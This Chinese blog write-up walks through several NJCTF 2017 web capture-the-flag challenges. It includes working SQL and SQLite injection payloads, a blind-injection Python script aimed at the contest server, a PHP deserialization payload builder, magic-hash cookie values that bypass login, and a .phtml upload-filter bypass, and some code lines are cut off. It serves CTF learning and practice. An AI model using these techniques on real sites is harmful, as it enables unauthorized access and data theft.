
NJCTF WEB Writeup

原创

4ct10n 于 2017-03-18 22:55:48 发布

分类专栏： write-up 文章标签： NJCTF writeup

Login



首先创建id 登陆进去 发现要用admin登陆

---

we search the database, and you are adminasdasdx .
you are not admin, I won't give you the flag!

首先用爆破想想不可能
其次利用注册重新注册admin
一开始想的是利用SQL注释等注册但发现不行
其次就想到长度限制&空格漏洞

```
mysql> select 1 from yz where 'guest'='guest                    ';
+---+
| 1 |
+---+
| 1 |
| 1 |
| 1 |
| 1 |
| 1 |
| 1 |
+---+
```



```
'guest'= 'guest          '
```

```
| 1 | guest?                                          |
| 1 | 1                                               | xs
      x |
+---+-------------------------------------------------+-----------------------------------
---------+
6 rows in set (0.00 sec)

mysql> select * from yz where '1'='1';
+---+-------------------------------------------------+-------------+
| a | b                                               |  c          |
+---+-------------------------------------------------+-------------+
| 1 | 2                                               |             |
| 1 | guest                                           |             |
| 1 | guest                                           |             |
| 1 | guest                                         x |             |
| 1 | guest?                                          |             |
| 1 | 1                                               | xs          |
+---+-------------------------------------------------+-------------+
6 rows in set (0.00 sec)
```



首先绕过重名检测， 接着设置了长度限制之后用空格漏洞注册注册admin

we search the database, and you are admin .
welcome, admin. your flag is NJCTF{4R3_Y0u_7H3_Re41_aDM1N?}

Get Flag

随便输入试试


1.jpga




```
<html>
  <head>
  </head>
  <body>
    <img src=""/>
  </body>
</html>
```


发现是cat 命令

利用ls 及 cat 命令查找flag



NJCTF{Every7hing_1s_a_r3gular_att4ck}


Text wall

首先扫描目录找到源码 .index.php.swo

```
<?php
$lists = [];
Class filelist{
    public function __toString()
    {
        return highlight_file('hiehiehie.txt', true).highlight_file($this->source, true);
    }
}
.....
?>

```


发现可以读取文件，我们发现图片的存储是序列化存储



解开之后是一个数组
打印内容的时候是循环遍历打印

```
foreach ($a as $key => $value) {
    echo $key,$value;
}
```

如果$a是一个类，上面的结构回将类中的变量循环打印出来
__tostring 的触发事件是echo 类，正符合此题


```
<?php
Class filelist{
    public $source = '';
}
$z = new filelist();
$z->source = 'index.php';
$y = new filelist();
$y->source = $z;
echo sha1(serialize($y)).serialize($y);
?>
```

```
2333333333333333333333333333333333333333333333333333333333333333333333333
<?php
//The flag is /var/www
/PnK76P1IDfY5KrwsJrh1pL3c6XJ3fj7E_fl4g
$lists = [];
Class filelist{
    public function __toString()
    {
        return highlight_file('hiehiehie.txt', true).highlight_file($this->source, true);
    }
```


打开文件夹就是flag

```
2333333333333333333333333333333333333333333333333333333333333333333333333
NJCTF{PHP_un5erialization_a77ack_i5_very_Interes71ng}
```

hiehiehie submit



Wallet

这一题考了很多知识点
讲一下做题思路
首先发现了源码index.php.bak
源码有加密，丢淘宝解密
得到源码

```php
<?php
require_once("db.php");
$auth = 0;
if (isset($_COOKIE["auth"])) {
    $auth = $_COOKIE["auth"];
    $hsh = $_COOKIE["hsh"];
    if ($auth == $hsh) {
        $auth = 0;
    } else if (sha1((string)$hsh) == md5((string)$auth)) { //
        $auth = 1; //
    } else {
        $auth = 0;
    }
} else {
    $auth = 0;
    $s = $auth;
    setcookie("auth", $s);
    setcookie("hsh", sha1((string)$s));
}
if ($auth) {
    if (isset($_GET['query'])) {
        $db = new SQLite3($SQL_DATABASE, SQLITE3_OPEN_READONLY);
        $qstr = SQLITE3::escapeString($_GET['query']);
        $query = "SELECT amount FROM my_wallets WHERE id=$qstr";
        $result = $db->querySingle($query);
        if (!$result === NULL) {
            echo "Error - invalid query";
        } else {
            echo "Wallet contains: $result";  // 输出flag
        }
    } else {
        echo "<html><head><title>Admin Page</title></head><body>Welcome to the admin panel!<br /><br />
    }
} else echo "Sorry, not authorized.";

?>
```

首先要绕过

```php
if (isset($_COOKIE["auth"])) {
    $auth = $_COOKIE["auth"];
    $hsh = $_COOKIE["hsh"];
    if ($auth == $hsh) {
        $auth = 0;
    } else if (sha1((string)$hsh) == md5((string)$auth)) { //
        $auth = 1; //
    } else {
        $auth = 0;
    }
} else {
    $auth = 0;
    $s = $auth;
    setcookie("auth", $s);
    setcookie("hsh", sha1((string)$s));
}
```


利用php弱类型比较

```
$hsh = 'aaroZmOk'
$auth = 'QNKCDZO'
```

登进admin

接下来就是简单的sqlite 注入
猜测为 id字段 flag表 当然也可以利用查表得到


```
1 union select group_concat(tbl_name) from sqlite_master limit 1,1-- 暴表
1 union select sql from sqlite_master where tbl_name="flag" and type="table" limit 1,1-- 爆字段
1 union select group_concat(id) from flag limit 1,1--暴内容
```




pictures‘ wall


一道上传题，上传类的题目做得也不少了，都是一个套路。
看看这题
首先找到上传窗口，根据题目提示利用host：127.0.0.1登录成功找到上传界面


我们在上传时改包





上传成功，试了.php345 .inc .phtml .phpt .phps 最后.phtml可以解析，其他的都不行






```
print_r(scandir("/opt/lampp/htdocs"));
echo exec('pwd');//查看当前文件路径
print_r(scandir('../../'))
```

Be admin

有时候看见密码的题目都不想做，太麻烦

利用SQLmap跑了一遍跑出了用户名及密码加密过后的值

```
[1 entry]
+---------+----------+--------------------------------------------------------------------+
| isadmin | username | encrypted_pass                                                     |
+---------+----------+--------------------------------------------------------------------+
| 1       | admin    | aVZ1c2VkQnk0ZG1pbiEhIV+W2coxQmZQWMLGaWZuItWr+E26IKb1OFh4Shf/fNSQ   |
+---------+----------+--------------------------------------------------------------------+
```

扫描目录得到源码

```php
<?php
error_reporting(0);
define("SECRET_KEY", "......");
define("METHOD", "aes-128-cbc");

session_start();

function get_random_token(){
    $random_token='';
    for($i=0;$i<16;$i++){
        $random_token.=chr(rand(1,255));
    }
    return $random_token;
}

function get_identity()
{
    global $defaultId;
    $j = $defaultId;
    $token = get_random_token();
    $c = openssl_encrypt($j, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $token);
    $_SESSION['id'] = base64_encode($c);
    setcookie("ID", base64_encode($c));
    setcookie("token", base64_encode($token));
    if ($j === 'admin') {
        $_SESSION['isadmin'] = true;
    } else $_SESSION['isadmin'] = false;

}

function test_identity()
{
    if (!isset($_COOKIE["token"]))
        return array();
    if (isset($_SESSION['id'])) {
        $c = base64_decode($_SESSION['id']);
        if ($u = openssl_decrypt($c, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, base64_decode($_COOKIE["toke
            if ($u === 'admin') {
                $_SESSION['isadmin'] = true;
            } else $_SESSION['isadmin'] = false;
        } else {
            die("ERROR!");
        }
    }
}

function login($encrypted_pass, $pass)
{
    $encrypted_pass = base64_decode($encrypted_pass);
    $iv = substr($encrypted_pass, 0, 16);
```

```
    $iv = substr($encrypted_pass, 0, 16);
    $cipher = substr($encrypted_pass, 16);
    $password = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
    return $password == $pass;
}



function need_login($message = NULL) {
    echo "   <!doctype html>
        <html>
        <head>
        <meta charset=\"UTF-8\">
        <title>Login</title>
        <link rel=\"stylesheet\" href=\"CSS/target.css\">
            <script src=\"https://cdnjs.cloudflare.com/ajax/libs/prefixfree/1.0.7/prefixfree.min.js\"><
        </head>
        <body>";
    if (isset($message)) {
        echo "  <div>" . $message . "</div>\n";
    }
    echo "<form method=\"POST\" action=''>
            <div class=\"body\"></div>
                <div class=\"grad\"></div>
                    <div class=\"header\">
                        <div>Log<span>In</span></div>
                    </div>
                    <br>
                    <div class=\"login\">
                        <input type=\"text\" placeholder=\"username\" name=\"username\">
                        <input type=\"password\" placeholder=\"password\" name=\"password\">
                        <input type=\"submit\" value=\"Login\">
                    </div>
                     <script src='http://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'></s
            </form>
        </body>
    </html>";
}

function show_homepage() {
    echo "<!doctype html>
<html>
<head><title>Login</title></head>
<body>";
    global $flag;
    printf("Hello ~~~ ctfer! ");
    if ($_SESSION["isadmin"])
        echo $flag;
    echo "<div><a href=\"logout.php\">Log out</a></div>
</body>
</html>";

}

if (isset($_POST['username']) && isset($_POST['password'])) {
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    $query = "SELECT username, encrypted_pass from users WHERE username='$username'";
    $res = $conn->query($query) or trigger_error($conn->error . "[$query]");
    if ($row = $res->fetch_assoc()) {
```

```
            $uname = $row['username'];
            $encrypted_pass = $row["encrypted_pass"];
        }

        if ($row && login($encrypted_pass, $password)) {
            echo "you are in!" . "</br>";
            get_identity();
            show_homepage();
        } else {
            echo "<script>alert('login failed!');</script>";
            need_login("Login Failed!");
        }

    } else {
        test_identity();
        if (isset($_SESSION["id"])) {
            show_homepage();
        } else {
            need_login();
        }
    }
```

源码到手 接下来就是代码审计 查找漏洞

Come On

这是道注入题，所以第一步找注入点


`1%df' || if(1=1,1,0)%23` 注意他过滤了 `<> or and`

数据表，字段是猜出来的

`1%df' || exists(select(flag)from(flag))%23`

等关键字，下面就基于内容长度的盲注

```
import requests
string = ''
for i in range(1,33):
    for mid in range(32,127):
        url = "http://218.2.197.235:23733/index.php?key=1%df' ||  if((select(right(left((select(flag)fr
        s=requests.get(url=url)
        content=s.content
        length=len(content)
        #print length
        if length > 1000 :
            string+=chr(mid)
            break
    print string
```


NJCTF
NJCTF{
NJCTF{5
NJCTF{5H
NJCTF{5HO
NJCTF{5HOW
NJCTF{5HOW_
NJCTF{5HOW_M
NJCTF{5HOW_M3
NJCTF{5HOW_M3_
NJCTF{5HOW_M3_S
NJCTF{5HOW_M3_SO
NJCTF{5HOW_M3_SOM
NJCTF{5HOW_M3_SOM3
NJCTF{5HOW_M3_SOM3_
NJCTF{5HOW_M3_SOM3_s
NJCTF{5HOW_M3_SOM3_sQ
NJCTF{5HOW_M3_SOM3_sQ1
NJCTF{5HOW_M3_SOM3_sQ1i
NJCTF{5HOW_M3_SOM3_sQ1i_
NJCTF{5HOW_M3_SOM3_sQ1i_T
NJCTF{5HOW_M3_SOM3_sQ1i_Tr
NJCTF{5HOW_M3_SOM3_sQ1i_TrI
NJCTF{5HOW_M3_SOM3_sQ1i_TrIC
NJCTF{5HOW_M3_SOM3_sQ1i_TrICk
NJCTF{5HOW_M3_SOM3_sQ1i_TrICk5
NJCTF{5HOW_M3_SOM3_sQ1i_TrICk5}
NJCTF{5HOW_M3_SOM3_sQ1i_TrICk5}}
http://blog.csdn.net/qq_31481187